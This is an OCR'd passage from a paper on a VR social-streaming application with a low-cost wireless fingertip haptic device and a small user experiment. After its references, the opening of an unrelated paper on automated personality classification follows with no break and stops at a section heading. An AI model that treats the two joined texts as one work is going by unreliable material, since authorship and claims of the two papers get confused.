In the last decade, many studies have been dedicated to design highly integrated systems, giving the possibility to have different types of feedback such as force, vibration and thermal. Commercially, the market has seen the commercialization of many different haptic interfaces either fixed to a desktop like Phantom[5] either wearable like Cyberglove[6]. Even if these devices well achieve the use they were meant for, they still have high costs. Our aim was to develop a vibrotactile haptic device to reproduce contact, contact depth and vibration, using simple design and keeping costs as low as possible, also reducing the dimensions.

IV. Virtual Reality Application

A. Objectives

Nowadays, the way users think and consider computer applications is significantly different from the past, regardless the physical interface they are operating with. User Interfaces (UI) are moving toward 3D interaction both in virtual environments systems and desktops. The third dimension provides a completely new set of possibilities from a GUI point of view. Combining new graphical interfaces with Internet, users can greatly improve their perception of the application and achieve a better level of immersion into the interface. Internet is now the standard for worldwide communication and its pervasiveness is growing, with the advent of network applications and shared resources. As a consequence, also classical paradigms like mouse and keyboard may be reviewed and adapted to the evolving type of interaction requested. Tangible User Interfaces (TUI) frameworks are quite diffused and used in many different research fields to augment user reality [8]. As explained in [4], we should move to the *"task-centred design"*, understanding the key to allocate and perform interactions in the relationship between users and machines to improve their digital experience. When people watch television, listen to the radio, go to the cinema or do similar activities, they can share their experience with others. At the moment this aspect is limited to the sharing of the visual and audio environment and not to the sharing of the actual experience. This constitutes an interesting research field capable, in the next few years, of allowing a better involvement of the users' emotional aspects. Following these considerations, we propose a virtual reality application where a user can experience multimedia streaming and share it with others.

B. Experimental Setup

The VR environment is presented to the user by two Christie Mirage S+ 4000 projectors,synchronised with StereoGraphicsCrystalEyesactive shutter glasses. We used a $4x2m^2$ powerwall, and an Intersense IS-900 inertial-ultrasonic motion tracking system to monitor the area in front of the screen; in this way the user's head is always tracked. The main 3D application was developed with VRMedia XVR[7] which handles OpenGL graphics, scene behavior and input/output data sending. Finger tracking is instead achieved using a set of 12 Optitrack FLEX:100 infrared cameras; passive markers were placed on two fingers, thumb and index, for tracking the manipulation.

C. System Architecture

The system is based on a client-server architecture, and it allows playing streaming contents over the web in a multiuser interactive environment. The idea is to design and develop a cross platform application, that can exploit all the communication capabilities offered by Internet. Many hardware independent applications make strong use of Common Object Request Broker Architecture(CORBA) [10] to communicate between server and clients. This technology allows applications to be independent from the location, the I/O, the language and the scaling of the whole environment. In this way, in a near future the same application could be used both in desktop 3D and completely different systems, like TV, complex VR systems or mobiles. Our implementation consists of a bidirectional command strings communication system between the server and clients. The server application manages the interaction

[5]http://www.sensable.com/

[6]http://www.cyberglovesystems.com/

[7]http://www.vrmedia.it/

communication between users and available streaming media contents. User generated interaction messages can be point-to-point or broadcast to every connected client. The multimedia streaming is not performed by the server but by the client itself on the local machine, and the server only sends a string to the client with the embedded streaming media link.

The client application is composed by a cross-platform OpenGL application that runs inside an Internet browser. The user is able to perform several interactions moving around the space. An important and difficult goal to achieve is to stream multimedia inside a virtual world, in fact this operation may take to poor system performances. Thus, instead of mapping a target running multimedia streaming via OpenGL functions, we preferred, for this first prototype, to have a 2D content layer for streaming functions. Inside this layer we have embodied a VLC[8] plugin to manage streaming visualization. The communication between the 3D application and VLC is granted by a simple and lightweight Javascript framework. The Figure 1 shows the communication diagram. In this way, the client application receives from the Server a streaming command string, that is passed to VLC plugin via Javascript and finally the streaming begins. As VLC supports many different formats, the application therefore does as well. Supported streaming protocols are http, rtp, rtsp and mms.




Fig. 1. Representation of the communication scheme for what concern the multimedia streaming. The Server is not responsible for the streaming but only for generating streaming string for the VLC plugin on the client application.

This means that it is possible to stream contents such as TV channels, web radios and all the streaming fluxes supported by VLC. Other functionalities, such as the streaming of local sources running on the users' machines, are already supported by VLC, but not yet implemented in our prototype.

D. Graphical User Interface

A quite common and well established habit in the design of GUIs for virtual environments is to use virtual widgets [7]. The presented client GUI is mainly based upon spheres and cubes widgets and is presented in figure 3. We took inspiration from [5] where a new kind of TV controller interaction is proposed. Our idea is to have the stream flux country related, where the user can choose between channels coming from different geographical areas. The main virtual object is a three dimensional representation of the world map and a texture of the world map is applied to a sphere of 30cm diameter: this is starting point element for the whole application. In correspondence to the 2D shape of each continent a 3D generated mesh is applied representing that particular continent. Each continent contains a list of server generated streaming channels. Selecting a continent, a streaming channel list is displayed. From the list, that is server side generated, the user can select the desired streaming and a new panel is opened. This is a stream control panel where users can be dragged into and join the streaming after acceptance, by clicking an upcoming message placed on the top part of the screen. If the user accepts his corresponding stream panel opens. At the stream panel is attached the previously explained layer containing the VLC plugin. The user can move the streaming panel around the space and the 2D streaming layer will move as well. This is achieved using an OpenGl function. Indeed using the *gluProject* function we find a vector representing the position that the panel has in the 2D world as briefly represented in Figure 2.




Fig. 2. Stream layer position depends from the position of the stream panel behind it. The 2D position is calculated on the resulting vector of the *gluProject* function upon the stream panel coordinates.

With a frequency of 1 Khz, position and scale of the streaming layer is updated depending from the position of the panel in the 3D space. This allows the object to be moved and scaled around depending on the user operation. Classic movie control buttons like play, stop, back and forward are located in the lower part of the panel All these widgets are monitored and when a 3D marker get in touch with one of them, it generates a contact command string useful for haptic implementation or other purposes, and a particular javascript function is called to manage the streaming layer.

E. User Interaction

In [14], referring to the ISO/DP 7942, a set of generic interactions is proposed. We followed that simple model and extended it for our needs. We have implemented in our applications the following object interactions:

- **Single Touch**
  Used to push buttons.

[8]http://www.videolan.org/vlc/




Fig. 3. The virtual application in its different states. After selecting a continent a corresponding channel list is shown. In the middle is visible the stream panel after the channel selection. The last image shows the streaming of that particular channel.

- **Double Touch**
  Used to make selections i.e. of a continent on the world sphere.
- **Drag and Drop**
  Used to drag and drop the streaming panel and users.
- **Rotation**
  Used to rotate the world.
- **Zoom**
  Moving the panel zoom in/zoom out operation are possible.

User interaction is mainly focused on moving and dragging objects around the space. Monitoring the marker position in the 3D space, when the users' finger touches a virtual object an event is generated. Every object is defined having specific behavior properties. In particular, the event is generated when the marker position collides with the bounding box of an object and it provokes a consequent behavior.

If the user touches an object defined as single click button, this will cause a specific action. Furthermore, to select a geographic continent the user has to touch the object twice. Rotating objects like the world widget need a previously achieved single touch event, if this is true, the rotation of the object is a function of the user finger position and it will stop if the finger is no longer in contact with the object. To operate in a virtual environment and give to the user a perception of freedom, we need to implement the drag and drop feature. In [11] they outlined the need to have common user interface elements with a 2D desktop computer. On this direction we implemented the drag and drop behavior when two markers are inside the bounding box of the same object.

F. User Feedbacks

The described application has been tested by different users. The reaction to the application was generally enthusiastic and they all were extremely positive about the idea of having a multimedia streaming system inside a virtual environment. Nonetheless, all the users were also extremely coherent in reporting that the lack of any feedback sensation from the user interface was a severely limiting factor to the immersion in the environment. Figure 4 represents a user operating in the virtual environment.




Fig. 4. Subject wearing the haptic interface during the use of the application.

V. Haptic Device

Starting from users' reports about the lack of feedback from the UI, we decided to introduce such a feedback to improve the user experience. Commonly used interface devices, such as a mouse, are not apt to the task and we do not want to adopt big exoskeleton-like structures to provide actual force feedback. Reproducing feedback sensation is an important aspect to give the final user a better perception experience of the environment where he is operating, whether the environment is real or virtual. As already outlined, demand of three dimensions ready displays is increasing and it is our opinion that systems allowing users to operate in fully immersing three

TABLE I
TABLE OF PARAMETERS USED

Spindle pitch radius (m)	0.0025
Spindle lead angle (rad)	0.063
Cursor mass (Kg)	0.001
Gear efficiency	0.6

dimensional environments need multimodal smart actuators that are lightweight and easy to use. Thus we have investigated which are the possibilities offered by technology to achieve a full sensory interaction. The aim of this work is to realise a simple and low-cost cutaneous tactile interface for the finger, the most sensitive part of the human body [12], to be used in a virtual environment. The idea is to build a device simple to use, fast to integrate and lightweight. The interface has to reproduce the sensation of object surface depth of penetration through vibration. The following sections describe the haptic interface from simulation to different control techniques and the final implementation.

A. Simulation

Nowadays many different simulation programs are available on the market. We have chosen 20Sim from Controllab Products[9] due to its simplicity in modeling dynamic models. In fact,it allows having a mixed system of bondgraphs, iconic diagrams and components. The model in Figure 5 is composed of a DC motor, whose shaft is connected to a gear. The chain is then connected to a bondgraph 1-junction, that receives as input also an ideal effort source, used to simulate a mechanical stop when reaching the bottom side. As an output, the 1-junction is connected to a spindle where rotational motion is translated into translational movement and the output of this component is then connected to the 3D representation of the whole system, useful for understanding the behavior of the system. The 3D model is composed by two block connected via a translational joint: the first is fixed to the world and the second can move along the vertical axis whose movement is generated by the spindle. The desired maximum travel is 3mm. Different motor input sources allow different motion profiles of the moving cursor.

Contact with the finger skin is modeled as compliant and not rigid because of the finger elasticity, therefore contact is simulated as penetration of the cursor inside another object. At the contact point the reaction force of the skin against the cursor is obtained using a spring-damper model. Figure 6 shows the representation of the compliant contact between two generic objects. Table I shows the parameters that have been chosen to simulate the system. Motor torque value is from the company data sheet, the others are simulation parameters for a 5mm diameter cursor made in plastic.

The simulation in Figure 7 shows that for a maximum traveling distance of 3mm, the frequency achieved by the actuator is 2.25 Hz. From simulation, we have seen that a motor torque




Fig. 5. The 20sim editor, where the system has been modeled. The system is a mix of bond graph components and iconic diagram to control the 3D mechanical system.




Fig. 6. Representation of compliant contact between two objects.

of 2.65 mNm is enough to implement the simulated system. The maximum output vertical force is 1.23N. This value is useful in low elasticity finger skin and big finger dimensions to achieve good contact sensation.

B. Implementation

Simulation results have been considered during the implementation of the haptic prototype in Figure 8. The lightweight ABS plastic chassis is a parallelepiped of (21x11x15)mm. The actuator itself is a single DC motor from Precisionmicrodrives[10] whose motion is translated ninety degrees via a couple of bevelled gears. The planetary gearbox mounted on the motor shaft, creates a reduction of 255:1 with an output peak torque of 20 gr*cm and a speed value of 1440 rpm

[9]http://www.20sim.com/index.html

[10]http://www.precisionmicrodrives.com




Fig. 7. Cursor Position and spindle velocity along the vertical axis.




Fig. 8. The hardware architecture. Disassembled part of the haptic device compared to a fully assembled.

with no load. The final gear is internally threaded to allow a cursor to go up and down, like a worm gear mechanism. With the system in Figure 8 we can achieve contact with the finger and generate a touching sensation of virtual objects with a heterogeneous variety of skin elasticity. This mechanism is then connected to a curved plastic ring to permit finger insertion. The cursor is fixed to move vertically using two plastic edges.

This solution has been chosen for its simplicity and to avoid the usage of additional external gears, typically used for providing the needed vertical force. The presented worm-gear system can generate up to 1,25 N with a speed value up to 5.1 mm/s. In this way a full and proportional deep contact can be achieved. The maximum height reachable is 3mm, but the system can be tuned to travel less space due to big finger dimension or to increase the system frequency. In this way we also avoid the gears of the planetary box from breaking. An external electronic board, the commercially distributed Arduino Nano[11], is used to generate PWM signals and to communicate with the Virtual Environment. This board sends signals, wireless using a ZigBee interface, to a second Arduino board that generates PWM signals for an H-bridge to drive the motor and have motion in both directions.

[11] http://arduino.cc/




Fig. 9. Communication schema. The application environment generates a command string that a desktop computer send wireless to the haptic device.

The communication protocol abstracted in Figure 9 is based upon simple command strings, generated by the application environment. To keep the device as simple and low-cost as possible, the motor is controlled in open loop where the only control variable is time. The simple control system is based on shifting time of the cursor and features two different operating modalities: boolean operation and stepping movement. In the boolean modality, the cursor is forced to move from the bottom position to the top one: this allows an on/off contact. The stepping movement allows a gradually insertion sensation. With this option the entire path is split into three 1 mm steps, that can be customize by the programmer. The cursor can therefore move in accordance with the desired step, reaching the top only with the last step. These two different modalities allow the differentiation of the contact sensation. Regardless of where the marker position is, with the boolean contact, the cursor will go up in one step, whereas in the stepping mode, three different pressure sensations on the fingertip give better sensation to the user, during the insertion of the finger in the virtual object. Phong in [13], demonstrated how simple vibrating motors can be useful for path recognition and hand pointing. Using this concept, on both sides of the actuator two vibrating motors have been placed to reproduce vibrating sensations useful to give more information to the user on the action he is performing. This can be applied for example in a drag and drop operation or rotating an object.

C. Experiment

In [3], a simple and low cost vibrating tactile device has been tested in a virtual application showing how those kinds of actuators could help to be more precise and remain nearer to object boundaries. To test the haptic device we have carried out a simple experiment application. Twelve subjects from 20 to 35 years participated in the experiment. They were asked to grab and move up spheres along the vertical axis first wearing only two passive markers and later using two haptic actuators on index finger and on the thumb. Three different sphere diameters were chosen: 10 cm, 20 cm, 30 cm. These spheres were placed at 1.1 m from the ground and 0.2 m far away from the screen. Users were free to move around the virtual environments and they had to perform 5 repetitions of 6 spheres each, grasping each sphere with both of the markers inside the sphere boundaries and moving it vertically until

the sphere would changes his color from black to blue. This point was at 1.5 m from the ground. In Figure 10 a subject performing the experiment is visible.




Fig. 10. User haptic session during one of the experimental session.

1) Statistical Analysis: We ran a ttest analysis, at an overall 1% level, in the group of the three different diameters and grouping the data in with/without haptic feedback. We evaluated the means of the distance between the markers from the moment the volunteer grabbed the sphere for the whole lifting action, all over the trials. We considered the distance between the two markers on the fingers as variable for the analysis. The idea was to consider this distance as grasping position during the lifting. This distance was recorded during the whole experiment, and for each subject, the has maximum possible distance between his two fingers was normalized. The analysis was then made on the mean values of the ten trials done by the subjects for each sphere, so the values are from zero (fingers in contact and closed) to 1 (max opening of the hand and max distance between the fingers).

Considering the diameter groups, the results didn't show significant differences between haptic and non haptic condition, as shown in the Figures 11 and 12. The medians are listed in Table II. The box plots show anyway the tendency by the volunteers to close the fingers more when they were without the haptic feedback. In particular, with the 10 cm and 30 cm diameters spheres, this effect was more evident. An important consideration could be done related to the standard deviation. The haptic condition has a smaller deviation from the median than the non haptic one, and this could indicate that the subjects tended to keep the position of the fingers during the lifting more stable with haptic feedback. This warrants a better and deeper analysis and a wider and more comprehensive study, because it could mean that the haptic feedback, even if just on the finger tip, could increase the perception of virtual environment.

The analysis between the feedback conditions show similar results, but with more significant differences between them. In Figures 13 and 14, the graphs show the significant difference in the distance between haptic and non haptic, for all the spheres. Only the pValue for the ttest between 20 and 30 cm was above 0.01, while the rest was well below.

The ttest analysis confirms that the approach of the subject

Diameter	Haptic	Not Haptic
10 cm	0.405	0.317
20 cm	0.533	0.465
30 cm	0.593	0.457

TABLE II
MEDIANS FOR THE DIFFERENT DIAMETERS IN THE TWO CONDITIONS (HAPTIC AND NOT HAPTIC FEEDBACK). THE VALUE IS THE PERCENTAGE OF THE MAXIMUM DISTANCE, NORMALISED FOR EACH VOLUNTEER.




Fig. 11. Boxplots for the sphere with 10 cm diameter.

was different whether or not he had haptic feedback. Once he grabbed the sphere and started the lifting, having haptic feedback on the fingers induced the subject to keep the position, even if the feedback was only on the finger tip, and no force feedback on the whole finger was active. The subject was free to close the hand, but he tended not to do it, because of the feedback.




Fig. 12. Boxplots for the sphere with 30 cm diameter.




Fig. 13. Boxplots for the haptic feedback condition.




Fig. 14. Boxplots for the not haptic feedback condition.

VI. Conclusion and Future Works

A new virtual social streaming application has been implemented. The application allows different users to participate at the same time to a real-time streaming content. Connected users participate in the vision of the same media content such as TV channels or web radios. This characteristic improves the level of interaction possibilities between users. Indeed, sharing the same stream content increases the level of perception of communication with other users and it could be the starting point for several studies toward social streaming contents sharing. In this application, different interaction mechanisms have been implemented to touch an object, like making a selection or dragging and dropping objects. The interactions implemented have been introduced to let the user feel as comfortable as possible and for reducing the gap between a virtual reality application and a real electronic application.

The application needs to be improved integrating other social characteristics like a chat system and microphone. To improve the user experience inside the virtual environment, a novel haptic device has been designed, implemented and introduced in the application. Its main characteristics are lightweight and portability, low cost and wireless connectivity. Tests with the environment enhanced with the haptic device show an increase in user satisfaction and experiments with the device itself suggest a new way in developing simple haptic interfaces.

References

[1] M. Bergamasco. Design of hand force feedback systems for glove-like advanced interfaces. In *Proceedings of IEEE International Workshop on Robot and Human Communication*, 1992.

[2] L. Cohen P.; McGee D.; Oviatt S.; Wu L.; Clow J.; King, R.; Julier S.; Rosenblum. Multimodal interaction for 2d and 3d environments. *Computer Graphics and Applications, IEEE h*, 19(4):10 – 13, 1999.

[3] Z. V. G. M. B. A. C. D. Virtual sequencing with a tactile device. In *Proceedings of the 5th International Workshop on Haptic Audio Interaction Design.*, 2010.

[4] G. Dix A.; Finlay J.; Abowd. *Human-computer interaction*. Paerson Education, 2004.

[5] T. M. G. E. Aremote: A tangible interface for selecting tv channels. In *Proceedings of 17th International Conference on Artificial Reality and Telexistence.*, 2007.

[6] B. G. Force and touch feedback for virtual reality. In *Proceedings of IEEE*, 1996.

[7] M. S. P. G. Virgets: Elements for building 3d user interfaces. In *Proceedings of the 1993 IEEE Virtual Reality Conference*, 1993.

[8] U. B. I. H.;. Emerging frameworks for tangible user interfaces. *IBM Systems Journal*, 39(3.4):915 – 931, 2000.

[9] J. Han. Low-cost multi-touch sensing through frustrated total internal reflection. In *Proceedings of the 18th Annual ACM Symposium on User Interface Software and Technology*, 2005.

[10] S. J. *CORBA 3 Fundamentals and Programming*. OMG Press, 2000.

[11] S. F. H. K. Grab-and-throw metaphor: Adapting desktop-based interaction paradigms to virtual reality. In *Proceedings of the 2006 IEEE Symposium on 3D User Interfaces*, 2006.

[12] N. Max. Regional differences in sensitivity to vibration in the glabrous skin of the human hand. *Brain Research*, 1(2):65–72, 1984.

[13] P. H. P. C. R. Frequency modulation based vibrotactile device for teleoperation. In *Proceedings of the Third IEEE International Conference on Space Mission Challenges for Information Technology*, 2000.

[14] Q. W. L. H. Tang;. Tangible interface: integration of the real and virtual. In *Proceedings of The 7th International Conference on Computer Supported Cooperative Work in Design.*, 2002.

Novel Approaches to Automated Personality Classification: Ideas and Their Potentials

Aleksandar Kartelj*, Vladimir Filipović* and Veljko Milutinović**
* School of Mathematics, University of Belgrade, Serbia
** School of Electrical Engineering, University of Belgrade, Serbia
aleksandar.kartelj@gmail.com

Abstract - In this paper, we propose several new research directions regarding the problem of Automated Personality Classification (APC). Firstly, we investigate possible improvements of the existing solutions to the problem of APC, for which we use different combinations of the APC corpora, psychological trait measurements, and learning algorithms. Afterwards, we consider extensions of the APC problem and the related tasks, such as dynamical APC and detecting personality inconsistency in a text. This entire research was performed in the context of social networks and the related datamining mechanisms.

I. INTRODUCTION

Personality classification is one of the problems considered by personality psychology, a branch of psychology. The focus of this field is the study of personality and individual differences. According to that study, personality can be defined as a dynamic and organized set of characteristics of a person, which have a unique influence on cognition, motivation and behavior of that person. In this paper the problem of automated personality classification is considered based on information from the following content: textual content that the person wrote and meta information about a person received on request, through social networks or other means. There are studies that also include speech, analysis of facial characteristics, gestures and other aspects of behavior, but they are not the subjects of our study. The standard approach to solving the APC problem based on the aforementioned content is described in the following steps: A. Gathering the corpus data, B. Determination of the personality characteristics of the participants, and C. Building the model.

A. Gathering the corpus data

The corpus includes a collection of content (both text and meta) from the participants on whom the building of the model is based. In previous research, this base usually consisted of student essays and accompanying meta information ([1], [16], [17] and [31]), originally collected and described in [24] and [23]. Other studies have considered Internet blogs ([9], [10], [11], [13], [18], [19], [20], [21], [34] and [36]). There were some efforts described in [22] and [27] that used emails and SMS, while the latest researches [3], [25] and [26] used information available on social networks, Twitter and Facebook.

B. Determination of the personality characteristics

Determination of personality characteristics is traditionally performed by subjecting participants to a personality test. The most common implementation of a personality test is The Big Five Model of traits that classifies the personalities to five separate characteristics, where each is evaluated on the real scale. Considered characteristics are: 1) openness to experience, 2) conscientiousness, 3) extraversion, 4) agreeableness and 5) neuroticism. Certain questionnaire based implementations of this model are described in [2], [7] and [14].

C. Building a model

After collecting the corpus and determining the personality characteristics for each of the participants, it is necessary to develop an appropriate classification model. This procedure involves the selection of independent variables, i.e. a set of relevant attributes that determine the dependent variable, where the dependent variable represents one or more personality traits. In [4] and [23] two sets of features were identified, LIWC and MRC, which turned out to be correlated with certain personality characteristics. The LIWC (Linguistic Inquiry and Word Count) represents a database of several hundred words, which have been found to contribute to the determination of personality characteristics. For example, words *hate* and *kill* are quite important in determining the level of neuroticism. The MRC is a psycholinguistic database consisted of words classified by various measures, such as, imagery, concreteness, frequency of usage, etc. For example, the word *ship* is highly rated on the scale of concreteness, whereas the word patience is very poorly rated. After a set of relevant attributes (features) is established, an appropriate classification model is built on top of it. These classification models are usually based on different linguistic, stylistic and statistical techniques.

In the next section we describe general ideas for the improvement of the solutions to the problem of APC. In the third section of the paper we give brief overview of a several solutions to the problem of APC, and ideas for

their improvement. The fourth section will hold the conclusions of our research.

II. General Ideas For Improvement

In this section we present several ideas for the improvement of APC. For clarity, the ideas are categorized as follows: A. New types of corpora, B. New ways of measuring the personality, C. New models and algorithms, and D. Extensions and related problems.

A. New types of corpora

